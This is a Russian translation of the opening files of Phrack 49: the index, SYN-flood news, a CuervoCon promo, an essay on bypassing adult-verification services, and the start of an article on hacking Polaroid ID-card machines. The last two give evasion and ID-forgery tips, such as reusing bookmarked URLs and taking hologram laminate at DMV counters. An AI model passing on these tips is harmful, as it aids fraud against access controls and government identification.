Phrack RU issue 049

Русская версия Phrack, выпуск 049. Полный текст статей с кодом и таблицами.

Темы выпуска: культура Phrack, новости сцены, loopback, prophile и хакерские манифесты; сети, маршрутизация, TCP/IP, Cisco, телефония и телеком-инфраструктура; веб-безопасность, PHP, CTF и прикладные атаки на сервисы.

Материалы выпуска: Оглавление; Phrack Loopback; CuervoCon 96; -:[Phrack Pro-Phile]:-; Введение в телефонию и АТС; Project Loki; Project Hades; Дыры в безопасности CGI; Контент-слепой отменятель сообщений Usenet (CBCB); Предложение по улучшению реализации стеганографии; Перечень рабочих кодов техников-монтёров South Western Bell; FEDLINE (Определения сообщений и кодов); Клиентские приложения телефонных компаний; Разрушение стека ради развлечения и выгоды; Сканирование портов без флага SYN; Phrack World News.

Больше крутых материалов в моём телеграм канале @grogrigs

Оглавление

Автор: daemon9

```
                    .oO Phrack 49 Oo.

                Volume Seven, Issue Forty-Nine

                       1 of 16

                    Issue 49 Index
                  ____________________

                     P H R A C K   4 9

                     November 08, 1996
                  ____________________
```

Добро пожаловать в новое поколение журнала Phrack. Phrack добрее и мягче. Phrack опытный и закалённый. Phrack игривый и дерзкий. Phrack пышный и сытый. Phrack для всей семьи. Phrack для детей, Phrack для взрослых. И даже Phrack для тех, кто наслаждается золотыми годами.

Если вы думали, что 48-й выпуск был случайностью — вот вам 49-й, ТОЧНО В СРОК. Полный вперёд, детка. Мы обещали своевременный Phrack. Мы обещали качественный Phrack. Вот и то, и другое В ОДНОМ УДОБНОМ ПАКЕТЕ! Мы срезали лишнее, чтобы подать вам стройный Phrack. До краёв набитый полезной информацией, которая необходима в вашем рационе. Всё натуральное. Никаких искусственных добавок. Никакого змеиного масла. Никакого эффекта плацебо. В Phrack есть всё, чего вы хотите, и ничего лишнего.

Этот выпуск — первое *официальное* издание новой редакционной коллегии. Если вы пропустили, наши профайлы можно найти в 48-м выпуске. Говоря о 48-м — какой переполох вызвала статья 13. Весь этот шум вокруг SYN-флудинга. Что ж, она сделала своё дело и донесла мою мысль. Она заставила вендоров и программистов засучить рукава и искать обходные решения этой старой как мир проблемы. До недавнего времени SYN-флудинг был скелетом в шкафу у специалистов по безопасности. Он был сродни тому самому безумному дяде, который есть в каждой семье и который считает себя Святым Иеронимом. Все мы знали, что он там есть, но игнорировали его и втайне надеялись, что он сам исчезнет... Так или иначе, после этого выпуска я надеюсь, что он *и правда* уйдёт. Я дал интервью нескольким журналам об этой атаке и говорил до посинения с толпами народу. Думаю, слово уже разошлось, дело сделано. Хватит *и так* хватит. `SYN_flooding=old_hat;`. Переходим к вещам более значительным и лучшим.

Ещё несколько коротких замечаний (в конце концов, вам нужны Phrack Warez, а не болтовня daemon9). Хочу поблагодарить сообщество за поддержку меня (и компании) до сих пор. Бесчисленное множество людей весьма поддерживали Guild, Infonexus и Phrack. Время и работа не позволяют мне отвечать каждому из вас лично, поэтому здесь просто короткое слово. Спасибо всем вам. Я буду использовать Phrack как инструмент, чтобы отдавать вам должное — пожалуйста, пишите мне (или любому из редакторов с вашими предложениями). Это *ваш* журнал. Я просто здесь работаю.

Прежде всего — я рад быть здесь. Я отдаю этому всё. Я свеж, я готов... Я заряжен и взведён (большинство моих героев не появляются на почтовых марках..).

Напишите нам, что вы думаете о 49-м. Комментарии приветствуются.

Итог (и вы *можете* цитировать меня): Phrack ВЕРНУЛСЯ.

— daemon9

```
     [ And remember: r00t may own you, but the Guild loves you ]
   [ TNO, on the other hand, doesn't even fucking care you exist ]
```

Наслаждайтесь журналом. Он создан хакерским сообществом и для него. Точка.

```
        Editors : daemon9, Datastream Cowboy, Voyager
        Mailboy : Erik Bloodaxe
          Elite : Nirva (*trust* me on this one)
         Raided : X (investigated, no charges as of yet)
     Hair Technique : Mycroft, Aleph1
          Tired : TCP SYN flooding
          Wired : Not copping silly slogans from played-out, vertigo
                  inducing magazines.
      Pissed off: ludichrist
       Pissed on: ip
           News : DisordeR
         Thanks : Alhambra, Halflife, Snocrash, Mythrandir, Nihil, jenf,
                  xanax, kamee, t3, sirsyko, mudge.
     Shout Outs : Major, Cavalier, Presence, A-Flat, Colonel Mustard,
                  Bogus Technician, Merc, Invalid, b_, oof, BioHazard,
                  Grave45, NeTTwerk, Panzer, The Bishop, TeleMonster,
                  Ph0n-E, loadammo, h0trod.
```

Phrack Magazine V. 7, #49, ноябрь 08, 1996. ISSN 1068-1035

Для подписки отправьте письмо на phrack@well.com с просьбой добавить вас в список.

```
            Phrack Magazine
            603 W. 13th #1A-278              (Phrack Mailing Address)
            Austin, TX 78701

            ftp.fc.net                       (Phrack FTP Site)
            /pub/phrack

            http://www.fc.net/phrack         (Phrack WWW Home Page)

            phrack@well.com                  (Phrack E-mail Address)
            or phrackmag on America Online
```

Письма на указанный выше адрес электронной почты можно шифровать следующим ключом (обратите внимание, это НОВЫЙ ключ):

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.2

mQENAzJuWJgAAAEH/2auap+FzX1AZOsQRPWRrRSOai2ZokfVpWWJI8DRuSpX9l7w
5qWHrZdL/RweA4lgwAmcrAOD6d8+AzZfXEhkKi92G9ZNy2cjsb5g7oamkcPmC03h
pdhRe5rHXDWUtXDEhHlkV0WvkLXrhFijW2VdJ2UDFyFd8q0nBSIz+JTGneNO0w4q
aowCx3gZpEb4hkEU1LFoJXywZhnBg06jSxD9exbBF2WKeealqTlntlcsMmeJ3OdS
9fqnGI19BWirqkIJYtNXdzP4M2usOEvikrdhXwSbCNcDGcY6pyKco2rKbBUj5V2I
8/2L0TSGSaRBZ/YKRplwycldy63UVVTLMNGQCCUABRG0KlBocmFjayBNYWdhemlu
ZSA8cGhyYWNrZWRpdEBpbmZvbmV4dXMuY29tPg==
=eHJS
-----END PGP PUBLIC KEY BLOCK-----
```

ЗАШИФРОВАННЫЕ ЗАПРОСЫ НА ПОДПИСКУ БУДУТ ПРОИГНОРИРОВАНЫ

Phrack распространяется в открытом тексте... Вы, конечно, можете подписаться в открытом тексте.

```
              .oO Phrack 49 Oo.
           -------------------------------------
                 Table Of Contents

   1. Introduction                                                    7  K
   2. Phrack loopback                                                 6  K
   3. Line Noise                                                      65 K
   4. Phrack Prophile on Mudge                    by Phrack Staff     8  K
   5. Introduction to Telephony and PBX systems   by Cavalier         100K
   6. Project Loki: ICMP Tunneling                by daemon9/alhambra 10 K
   7. Project Hades: TCP weaknesses               by daemon9          38 K
   8. Introduction to CGI and CGI vulnerabilities by G. Gilliss       12 K
   9. Content-Blind Cancelbot                     by Dr. Dimitri Vulis 40 K
  10. A Steganography Improvement Proposal        by cjm1             6  K
  11. South Western Bell Lineman Work Codes       by Icon             18 K
  12. Introduction to the FedLine software system by Parmaster        19 K
  13. Telephone Company Customer Applications     by Voyager          38 K
  14. Smashing The Stack For Fun And Profit       by Aleph1           66 K
  15. TCP port Stealth Scanning                   by Uriel            32 K
  16. Phrack World News                           by Disorder         109K

                                                                     575k
           -------------------------------------
```

«...Здесь больше, чем просто возможности...»

— Том Риган (Гэбриел Бирн), «Перекрёсток Миллера»
[Очевидно, имея в виду бесспорную истину, что Phrack ВЕРНУЛСЯ]

«...Чёртовы копы...»

— Вербал Кинт / Кайзер Созе (Кевин Спейси), «Обычные подозреваемые»
[Не совсем понятно, что он имел в виду..]

«Got more funky styles than my Laserjet got fonts»

— 311/Grassroots, «Omaha Stylee»
[Это, разумеется, о нас]

EOF

Phrack Loopback

[The Netly News]

30 сентября 1996 года

Сегодня компания Berkeley Software Design, Inc. должна публично выпустить практически готовое решение для атак типа «отказ в обслуживании» (Denial of Service), или SYN-флуд, которые терзают Сеть на протяжении последних трёх недель. Исправление, получившее название SYN cache, не устраняет необходимости в фильтрации на маршрутизаторах, однако представляет собой легко реализуемое средство защиты от большинства атак.

«Возможно, это даже избыточно», — говорит Алексис Розен, владелец Public Access Networks. Именно атака на его сервис две недели назад впервые вывела этот взлом на широкую публику.

SYN-атака, изначально опубликованная Daemon9 в Phrack, затронула как минимум трёх провайдеров с момента публикации в прошлом месяце. Атака забрасывает сервер интернет-провайдера фиктивными, случайно генерируемыми запросами на установление соединения. Не выдерживая нагрузки, серверы останавливаются.

Новый код, установка которого должна занять не более 30 минут, предотвращает попадание фиктивных адресов в основную очередь: два ключевых фрагмента информации сохраняются в отдельной области памяти машины, а соединение устанавливается лишь после верификации запроса. Розен, мастер технологических метафор, сравнивает это с паспортным контролем. Когда вы пытаетесь подключиться к серверу, у вас запрашивают два небольших элемента идентификации. Сервер отправляет ответное сообщение на вашу машину и удостоверяется, что вы реальный пользователь. Как только личность подтверждена, сервер извлекает два недостающих элемента идентификации и помещает вас в очередь на соединение. Если валидная идентификация не установлена, вы никогда не попадёте в очередь, а два небольших фрагмента данных удаляются из системы.

Весь процесс занимает микросекунды и использует лишь несколько байт памяти. «Сейчас любой из них может сидеть на модеме со скоростью 300 бод и положить вас», — говорит Даг Урнер, представитель BSDI. «С этими исправлениями они просто не смогут этого сделать.» Тем не менее Урнер подчёркивает, что решение не снимает с провайдеров необходимости фильтровать IP-адреса на маршрутизаторе.

Действительно, если злоумышленник использует канал T1, посылая тысячи запросов в секунду, даже решение BSDI окажется под давлением. По этой причине разработчики добавили в код дополнительный уровень защиты — случайный сброс соединений при перегрузке. Таким образом, по крайней мере часть легитимных пользователей смогла бы подключиться, пусть и медленно.

Было предложено немало решений, основанных на теории случайного сброса. Даже сам Daemon9 разработал решение, которое ищет общие признаки в атаке и учится отбрасывать соответствующий набор адресов. Например, у большинства SYN-атак есть ритм — пакеты нередко отправляются с интервалом пять миллисекунд. Когда сервер обнаруживает флуд, он ищет эти общие признаки и принимает решение отбрасывать данный набор запросов. Некоторые легитимные пользователи в процессе тоже пострадают, однако сервер эффективно спасёт себя от полной блокировки.

Редактор Phrack Daemon9 защищает своё решение опубликовать код атаки как необходимое зло. «Если я просто выпущу белую бумагу, никто на это не обратит внимания, никто не заделает эту дыру», — сказал он The Netly News. «Приходится разбивать яйца, ничего не поделаешь.»

Надо отдать ему должное: Daemon9 встроил в свой код механизмы, существенно затруднявшие запуск любым незадачливым хакером. Ключевые фрагменты информации, необходимые для активации кода SYN-атаки, можно было получить лишь прочитав написанный им целиком white paper с описанием атаки. Кроме того, любому, кто захотел бы запустить взлом, пришлось бы поднять сервер для генерации IP-адресов. «Моя логика такова: если ты умеешь поднять Linux и достаточно глубоко разбираешься в компьютерах, у тебя хватит уважения не делать этого», — говорит Daemon9. И добавляет: «Я не предвидел столь широкого резонанса.»

Daemon9 также предупреждает, что существуют другие похожие протоколы, которые можно использовать в злонамеренных целях, и что пока не появится новое поколение TCP/IP, Сеть останется уязвимой. Он описал разрушительную атаку, схожую с SYN и называемую ICMP Echo Flood. Атака посылает запросы «ping» на удалённую машину сотни раз в секунду, пока та не окажется перегружена.

«Не поймите меня неправильно, — говорит Daemon9. — Я люблю Сеть. Это мой хлеб с маслом, мой двор. Но сейчас на ней слишком много людей, которым наплевать на безопасность. Атаки на ЦРУ и Министерство юстиции были лишь вопросом времени. Эти дыры были позорно известны всем.»

— Ной Робишон (Noah Robischon)

[Хм. Я-то думал, что кавычки означают дословное цитирование. Видимо, не в этот раз... Смешно. Говоришь с этими ребятами часами, *думаешь*, что достаточно вдолбил им тему в голову, чтобы они тебя хотя бы *процитировали правильно*... -d9]


[Ладно. Loopback на этот раз вышел слабым. Нам не присылали писем. Нам нужны письма. Пишите нам!]

CuervoCon 96

.oO Phrack Magazine Oo.

Volume Seven, Issue Forty-Nine

File 3 of 16



CUERVOCON 96 CUERVOCON 96 CUERVOCON 96 CUERVOCON 96 CUERVOCON 96

Tengo que hable con mi abogado.

Что: Конференция по компьютерам, телефонии и безопасности. (Покажите этот раздел своему боссу.)

Где: Fort Brown Hotel, Браунсвилл, Техас.

Когда: 28 и 29 декабря 1996 года.

Кто: Обычная банда придурков.

Зачем: На улице зима и 12 градусов мороза. Мусорные баки заморожены, на таксофонах сосульки. Браунсвилл находится на самой южной оконечности Техаса, вплотную к... Мексике. Да, Мексике — стране дешёвого пива, стриптизёрш за четыре доллара и либеральных законов об алкоголе. В Мексике каждый может купить себе федерального агента за горсть песо.

Докладчики

Все желающие выступить на CuervoCon должны отправить письмо по адресу, указанному в конце этого объявления. На данный момент список включает:

• u4ea (по телеконференции)
• Major
• ReDragon
• Caffiend (о её груди)
• daemon9 (о его груди)

Мероприятия

• «Сколько ты можешь выпить?»

• «Облапошь ламера»
• «Взломай стриптизёршу»
• «Взломай веб-сервер»
• «sk00l»
• «Взлом доски Уиджа»

...а также ряд технических докладов.

Общая информация

Отель Fort Brown предоставит нам 125 номеров в Holiday Inn по 55 долларов за номер и номера в Ramada по 45 долларов каждый. Fort Brown в своё время был настоящим фортом и был закрыт федеральным правительством. Затем он стал одним большим отелем, пока недавно его не купили и не разделили на Holiday Inn и Ramada. Fort Brown был выбран потому, что находится прямо напротив моста в Мексику. Вы можете позвонить в Fort Brown Ramada:

```
210-541-2921
```

В Fort Brown Holiday Inn:

```
210-546-2201
```

Звоните и бронируйте места — обязательно скажите, что вы едете на CuervoCon.

В пятницу и субботу конференция пройдёт в зале «Cavalry». В воскресенье у нас есть «Fortress Room», где выступят все ключевые докладчики. В пятницу и субботу будет несколько выступлений и мероприятий, преимущественно в пятницу вечером, чтобы люди успели добраться вовремя. Мы надеемся держать зал открытым круглосуточно.

Браунсвилл находится прямо на мексиканской границе, рядом с мексиканским городом Матаморос. Мексиканский залив — в 25 милях. Население Браунсвилла чуть больше 100 000 человек. Полиция насчитывает 175 офицеров, плюс там сильно присутствие различных федеральных ведомств. Климат полутропический, местный RBOC — SouthWestern Bell.

Матаморос — другая половина Браунсвилла. Более полумиллиона жителей, с начала 1900-х годов известен как рассадник греха. С федералами лучше не связываться, телефонный оператор — TelMex. Город славится барами, стриптиз-клубами и мексиканской едой. В Матаморосе также есть аэропорт для тех, кто живёт в Мексике и хочет добраться туда — через Aeromexico.

Как добраться:

На машине по Техасу — любым способом выберитесь на шоссе US 77 South. Езжайте на юг по 77-му, пока оно не закончится в Браунсвилле. Там поверните направо на International. Езжайте по International до конца; прямо перед мостом поверните налево. Fort Brown будет по левую сторону.

Для прилетающих — постараемся организовать шаттл. Или просто скажите таксисту: «Fort Brown».

Регистрационный взнос на конференцию (он же «заплати на входе или получи по морде») составляет всего 10 долларов, плюс 5 долларов за стикер «Я заплатил за элитность», который даёт доступ к специальным мероприятиям, включая «взлом стриптизёрши».

Знаменитые отзывы

Вот что говорили прошлогодние участники о CuervoCon:

> *«Я был на CuervoCon 95. Там оказалось много народу, который, боясь солнечного ожога, хотел купить мои футболки!» — ErikB*
>
> *«Я пытался попасть, но меня остановила табличка "Посторонним вход воспрещён". Чувствую, что пропустил событие года.» — Посторонние*
>
> *«Ммм... смотрите на всех этих маленьких мексиканских мальчиков...» — Netta Gilboa*
>
> *«Ух ты! CuervoCon 95 было куда веселее, чем сливать информацию федералам!» — Panther Modern*
>
> *«CuervoCon — наше любимое ежегодное мероприятие. Мы знаем, что можем дать охране отдохнуть, потому что вы все слишком пьяны, чтобы доставить нам неприятности...» — AT&T*
>
> *«No moleste, por favor.» — TeleMex*

Не пропустите!

Вы когда-нибудь взламывали машину в своём родном городе, находясь в иностранном государстве?

Вам когда-нибудь приходилось переводить доллары в песо, чтобы правильно дать взятку?

Вам когда-нибудь приходилось сидеть в иностранной тюрьме, где ваши «права американца» просто не действуют?

Вас когда-нибудь брали за то, что даже полчаса назад ещё не было незаконным?

ВСЁ ЭТО БУДЕТ! И конференция, которая это обеспечит?

CUERVOCON 96

CUERVOCON 96 CUERVOCON 96 CUERVOCON 96 CUERVOCON 96 CUERVOCON 96 представлено
• S.o.B. - TNo - PLA - Phrack - The Guild - F.U.C.K. - SotMESC -

Контактная информация

info@cuervocon.org

www.cuervocon.org — заходите за обновлениями.

Голосовая почта появится в ближайшее время.

----<>----

Правда о сервисах верификации взрослых

('порно' освободит тебя)

Автор: t3

10.30.96

Поговорим немного о «порно». «Порно» насытило Сеть до такой степени, что его сложно *не* увидеть, даже если вы его не ищете. Его можно найти на крупнейшем веб-сайте и на самом маленьком ftp-сервере. Его можно найти в Usenet, его можно найти через любую из многочисленных поисковых систем. Не будем себя обманывать — порно ***везде***, и любой, кто способен кликнуть мышкой, имеет к нему доступ.

Примерно год назад появилась концепция «верификации взрослых». Поначалу это выражалось в написании примитивных CGI-скриптов, которые спрашивали каждого посетителя о его возрасте. «Вам есть 18?» — гласил вопрос, и даже сексуально осведомлённый девятилетний ребёнок знал, что надо ответить «да».

Вскоре кто-то улучшил эти четыре строчки кода, написав интерфейс авторизации — скорее всего, встроенный в Netscape или какой-то другой, менее достойный браузер. Программа использовала сам браузер для аутентификации пользователей. Разумеется, нужны были логин и пароль, которые добавлялись вручную после предоставления достаточных доказательств возраста. Если кто-то просто хотел прикрыть свою задницу, это решение не подходило.

Всё это происходило в период существования CDA (Закона о коммуникационной пристойности). 7 июня 1995 года CDA прошёл через Сенат к Президенту, был подписан и стал законом:

> *(1) заменив в заголовке фразу «Трансляция непристойных высказываний» на «Произнесение неприличных или оскорбительных высказываний посредством радиосвязи; передача несовершеннолетним неприличных материалов с удалённых компьютерных средств, служб электронных коммуникаций или служб электронных досок объявлений»;*

...и так далее. Таким образом, стало незаконным передавать «неприличные материалы» в Интернете. Если бы это действительно соблюдалось, Сеть сжалась бы настолько драматично, что нынешней топологии хватило бы на десять лет без необходимости модернизации.

Вскоре стало очевидно, что этот закон не полетит. Такие организации, как EFF и ACLU, внезапно оказались крайне загружены. Компании вроде Apple и Microsoft оспорили конституционность такого закона и вынесли дело в суд. Стало также очевидно, что передача «неприличных материалов» не исчезнет, а лишь уйдёт глубже в подполье.

Именно это и произошло. Вскоре начали появляться сервисы верификации взрослых. AVS (Adult Verification Services), Adultcheck, Adultpass и множество других придумали идею.

Идея состояла в проверке совершеннолетия путём получения номера кредитной карты. Это должно было, хм, без сомнения, доказать, что человеку 18 лет. Почему? Потому что нужно быть совершеннолетним, чтобы иметь кредитную карту, конечно! Кто-то, очевидно, не принял во внимание пять или около того миллионов несовершеннолетних, которые поставят себе целью обойти столь халтурную аутентификацию.

Всё началось с того, что правительство объявило кредитную карту законным средством подтверждения возраста, позволив тем самым распространителям «порнографических» материалов продолжать распространять их тем, кому исполнилось 18. Первоначально «поставщики порно» просто проверяли формат карты, не выполняя реального запроса. Как многие из нас знают, за последние пять лет появилось немало «генераторов кредитных карт», способных обмануть эти халтурные системы аутентификации.

Поскольку такая аутентификация явно не справлялась со своей функцией, следующим шагом стала реальная проверка карт. Это началось и почти сразу же закончилось: найти кредитную карту (например, в маминой сумочке) было несложно, и юный пользователь мог листать порнографию до полного истощения.

12 июня 1996 года было установлено, что CDA действительно нарушает конституционные права граждан и был упразднён как закон. Подробнее: .

Но, похоже, сервисам верификации это было безразлично.

Сейчас сервисы верификации проверяют возраст путём получения кредитной карты, её проверки и взимания платы за услугу — около 9,95 доллара за два года, что даёт доступ к обилию графических, рекламных и ретушированных веб-страниц и изображений. Это, скорее всего, достаточно напугало менее решительных несовершеннолетних, поскольку теперь им пришлось бы прибегать к мошенничеству с кредитными картами.

Поистине странно, что даже после того, как распространение упомянутого порно было признано законным, все эти сервисы продолжают настаивать на его незаконности. Стоит отметить, что Usenet почти не моргнул, когда действовал CDA, и по-прежнему предлагал гигабайты за гигабайтами обнажённых тел для разглядывания.

Внимательно изучив всю эту странную операцию, я пришёл к нескольким собственным выводам.

Плата в 9,95 доллара за два года доступа к порнографии звучит слишком хорошо, чтобы быть правдой. Нужно понимать, что за каждую транзакцию по кредитной карте биллинговая компания берёт комиссию. Я был бы удивлён, если бы она составляла меньше половины этих десяти долларов. Эти сервисы верификации также «щедро» платят поставщикам порно. Чтобы такой сервис функционировал, очевидно, нужно соглашение между распространителем и верификатором.

Тот, кто распространяет «порнографию» в Сети, явно не захочет делать этим сервисам верификации одолжение. Большинство людей, ведущих такие откровенные сайты, совершенно не заинтересованы в поддержке цензуры своих материалов (в 90% случаев это чисто коммерческий интерес). AVS знали это и предложили денежное вознаграждение тем, кто использует их услуги.

AVS работают следующим образом: они платят сайту с «неприличными материалами» определённую сумму за каждого нового пользователя, которого этот сайт приводит в их сервис. Это реализуется через HTML-код AVS, размещаемый на странице верификации. Если пользователь сочтёт эту страницу достаточно важной, его могут убедить зарегистрироваться в сервисе, дающем доступ к контенту.

Вознаграждение обычно составляет около 4 долларов и доходит до 7,50 доллара. Существует множество AVS, и большинство сайтов использует более одного, а иногда и все сразу. Если конкретный сайт использует только один AVS, тот платит по максимальной ставке за новых клиентов.

Если немного посчитать, можно найти противоречия. Начальная цена для желающих получить доступ к порно — 9,95 доллара. Из них смело можно сказать, что более 3 долларов уходит просто на проверку карты и выставление счёта. Остаётся у AVS — 6,95 доллара.

С другой стороны, минимум 4 доллара отправляются тому, кто привёл нового клиента. Можно смело предположить, что более 90% новых клиентов этих AVS регистрируются через порнографические страницы, а не напрямую с сайта сервиса.

Итого: 9,95 превращаются после расходов в 6,95, затем сервис отправляет ещё 4 доллара тому, кто привёл аккаунт. У AVS остаётся максимум 2,95 доллара.

Расходы на содержание AVS не астрономические, но и не маленькие. Мне ещё не встречался ни один AVS, работающий на скорости меньше T1 (1,544 Мбит/с). Это означает минимальные расходы около 1000 долларов в месяц. С учётом сотрудников, аренды офиса и прочих расходов содержание подобного сервиса обходится не менее чем в 5000 долларов в месяц. Чтобы выйти в ноль, нужно:

```
5000 / 2,95
```

1694 новых клиента в месяц — просто для безубыточности! Это немало, учитывая, что членство действует два года. И это в *лучшем случае*. Я с трудом могу поверить, что один такой сервис способен стабильно рассчитывать на такую базу новых клиентов каждый месяц бессрочно!

У меня есть теория о том, что эти сервисы на самом деле не являются самоокупаемыми коммерческими предприятиями, а финансируются из более высоких источников. Вполне правдоподобно, что правительство, потерпев поражение в суде, выделило средства на защиту несовершеннолетних пользователей Сети от непристойности. Это *совершенно* не фантастика, особенно с учётом того, что Эл Гор (подумайте о Типпер) занимает несоразмерно высокое положение.

Правительство могло выделить сравнительно скромный миллион долларов в год на финансирование (и даже создание) компаний, которые лишь платят людям за согласие. Что если правительство просто позволило относительно технически грамотным профессионалам участвовать в тендере на создание этих AVS? А что если?..

Ну, если я чего-то не упускаю из виду, не вижу особой нелогичности в своей теории.

Ещё один момент: даже в нынешнем состоянии эти сервисы крайне легко обходятся. Настолько легко, что их существование практически не создаёт препятствий для любопытного подростка. Помните: люди готовы на всё ради порнографии.

Одна из дыр в этих системах: зарегистрированный пользователь AVS переходит на откровенный сайт, его перебрасывает обратно на AVS для аутентификации, а затем снова на страницу с «запретным контентом» (url). Эту страницу можно просто добавить в закладки и поделиться ею с кем угодно.

Почему? Все сервисы, с которыми я сталкивался (крупнейшие из них), не аутентифицируют целевой url — они нацелены на исходную «предупреждающую» страницу и содержат информацию для перенаправления пользователя к контенту. Таким образом, если хоть один человек получит целевой url, он может навсегда обойти всю аутентификацию и передать url по различным каналам — а тот вполне легко окажется в руках несовершеннолетнего.

Кроме того, если бы глупость была метафорой AVS, большинство целевых url имеют имена файлов вроде `warning.html` или `granted.html`. Любая приличная поисковая система (например, AltaVista) способна выловить подобную информацию. Тем более что эти сервисы, разумеется, хотят рекламировать своё существование.

Единственный метод, который хотя бы частично защищает несовершеннолетних от порнографии, — установка клиентского программного обеспечения вроде SurfWatch, которое пытается цензурировать контент. Это тоже зависит от готовности компании или человека его поддерживать. Работает весьма архаично — путём встраивания META-тегов в HTML-код. Например:

```
<META name="description" content="Validate Age Verification
Service"><meta name="keywords" content="sex erotica nude porn penthouse
pornography erotic porno adult playboy dating marriage love date age
validate validation protect children kids money commercial wealth nudes
pics jpg gif">
```

Этот конкретный тег размещается в принимающем HTML-коде кооперативного сервиса или частного лица. Клиентское программное обеспечение ищет такие теги и соответственно цензурирует контент. По моему пониманию, те, кто использует AVS, не обязаны встраивать эти теги

в HTML своей «предупреждающей» страницы. Если они этого не делают — а я подозреваю, что многие не будут — то клиентские инструменты цензуры внезапно оказываются бесполезными.

В заключение — большой палец вниз для всего этого жалкого способа контролировать свободу. Интернет задумывался как место свободного обмена информацией. Сегодня несовершеннолетний так же легко находит откровенные материалы в Сети, как и роется в маминой тумбочке в поисках копии Hustler. Несовершеннолетний так же способен смотреть фильмы категории R или X, украсть журнал из магазина или даже купить его.

Пора прекратить использовать половинчатые и убогие способы защиты детей от непристойностей в Сети. Если вы родитель и не хотите, чтобы ваш ребёнок видел подобную порнографию — почему бы просто не делать то, что вы должны делать, и не заниматься воспитанием ребёнка.

Ленивые засранцы.

t3

```
.end
```

Взлом машин для изготовления удостоверений личности

T.A.C.D Presents...
Автор: PiLL

Содержание


```
  I.   Что такое машина для ID и кто их использует?
  II.  Железо и программное обеспечение ID-машин
  III. Типичная защита ID-машин
  IV.  Что делать после получения доступа
  V.   Заключение
  VI.  Приветы
```

Часть первая: Что такое ID-машина и кто ими пользуется?

Начнём с азов. IDM, или ID-машина — это именно то, что следует из названия. Это компьютер, который правительственные органы и крупные компании используют для изготовления защитных пропусков и ID-карт для сотрудников и посетителей. Все IDM работают под DOS, так что защита, мягко говоря, отстой. Существует четыре модели IDM. Той, которой мы уделим больше всего внимания, является новейшая и лучшая: ID 4000. В семейство IDM также входят 3000, 2000+ и 2000. Я слышал об ID 1000, но ни разу не видел и не играл с ним — если найдёте, сообщите мне. Модель 2000 работает под DOS 3.3, так что ID 1000 представляю ещё большей тратой времени. IDM производит подразделение Polaroid — Polaroid Electronic Imaging. Если хотите получить больше информации о IDM, позвоните по номеру (800) 343-5000, и вам пришлют общие технические характеристики. Сразу предупреждаю: эти машины стоят до 75 000 долларов, а средняя цена — около 40 000. Так что попасться за их вывод из строя — ОЧЕНЬ плохая идея.

Наверное, вы задаётесь вопросом, какие компании используют ID-машины. Вот краткий список: все DMV (автоинспекции) Колорадо и Аляски, IRS, ФБР, Монетный двор США, Федеральная резервная система, практически любые военные ведомства, Hewlett Packard, Polaroid, Westinghouse (не рекомендую с ними связываться: подробнее о Westinghouse — в фильме «Несанкционированный доступ», доступном на домашней странице CDC), а также все крупные тюрьмы США. К этому моменту у вас, наверное, уже возникли мысли о потенциальных развлечениях. Не то чтобы я когда-нибудь стал использовать свои знания в незаконных целях ;)

Часть вторая: Аппаратное и программное обеспечение

Рассмотрю каждую машину по порядку, но заметите сами, что ID4000 получит значительно больше внимания, чем остальные.

Аппаратное и программное обеспечение 2000+ и 2000 похоже на объяснение кому-то устройства Apple][и языка Logo, поэтому постараюсь не слишком усыплять вас. Серия 2000 уникальна тем, что представляет собой единый неделимый блок. Аппаратная часть — это по сути очень дешёвый, непропорционально большой корпус с 9-дюймовым монохромным монитором, 3-дюймовым монитором для отображения жертвы ужасного снимка, компьютером Wyse на 286 с 1 МБ оперативной памяти (реально летит), платой сжатия данных, платой обработки изображений (*Paris* Board), сканером подписей, цветным фиксатором изображений (CFR), WORM-накопителем, модемом и чаще всего сетевой картой для хранения данных на мейнфрейме. Программное обеспечение серии 2000 — весьма интересная база данных под DOS 3.3. Если вы никогда не слышали об EDLIN или не работали с ним, не рекомендую играть с 2000-й. Единственное существенное отличие ID2000 от ID2000+ — компьютер на базе HP Vectra 386 с 4 МБ оперативной памяти и SCSI-интерфейсом. Это всё, что вам нужно знать; с такой машиной вы, скорее всего, столкнётесь разве что при активном копании в мусоре.

ID3000 также использует HP 386/20, но под DOS 5.0 и с платой цифровой обработки Matrox вместо старой Paris с серии 2000.

Это произошло в 1992 году, когда ваши государственные ID наконец начали хотя бы отдалённо напоминать вас. В эпоху 3000-й появилось больше периферийных устройств: новейший на тот момент CFR (кажется, 5000-й), принтеры для PVC-карт и принтеры штрихкодов. Программное обеспечение работает под DOS 5.0, но теперь в качестве интерфейса используется оболочка базы данных, похожая на DOSSHELL. В 3000-й используется SYTOS для хранения и передачи данных, а для удалённого подключения лучше использовать программу Carbon Copy.

Модель 4000 — лучшая, хотя и не идеальная. Это первая IDM в линейке Polaroid, позволяющая клиенту настраивать машину под свои нужды. Именно эту машину вы видите в DMV, по крайней мере в Денвере. В её состав входят: камера JVC, плата обработки Matrox, плата сжатия данных, SCSI-карта Adaptec 1505, модем 14.4, сетевая карта. Дополнительно можно установить: PVC-принтер (на случай, если вы не знали — именно его используют для кредитных карт), кодировщик магнитной полосы, принтер штрихкодов, термопринтер, CFR (обычно HR6000, как в DMV), сканер Ci500, планшет для подписи, сканер отпечатков пальцев (интересный факт: если у вас есть ультрафиолетовая лампа и одно из новых водительских удостоверений Колорадо — подержите его под ультрафиолетом и посмотрите, что появится под вашей фотографией; вы должны увидеть свой отпечаток пальца), а также ламинатор. Некоторые из вас сейчас думают про голограммы — они на самом деле находятся в ламинации, а не на самом бейдже. Чтобы раздобыть ламинацию, зайдите в DMV и посмотрите справа или слева от машины — если видите маленькую коричневую коробку, это она и есть. Только не забудьте оставить немного для остальных, кто стоит за вами в очереди. Или можно отправиться в Eagle Hardware и купить болторез для мусорного бака — но это уже другой текстовый файл.

4000-я работает под DOS 6.0 и Windows 3.1. Собственное программное обеспечение для 4000-й — ужасная оболочка на Visual Basic, напоминающая первый запуск AOHell. Разница лишь в том, что AOHell делала то, что должна была делать, тогда как программа для 4000-й — настоящий кошмар из GPF, ошибок окружения и ошибок Vbrun. Приятная функция, которой нет у других IDM — возможность создавать и проектировать собственный бейдж. Причём делать это удалённо! =) К сожалению, программа, которую Polaroid разработала для этого, делает Paint лучшим в сравнении. Но есть и плюс — можно импортировать изображения.

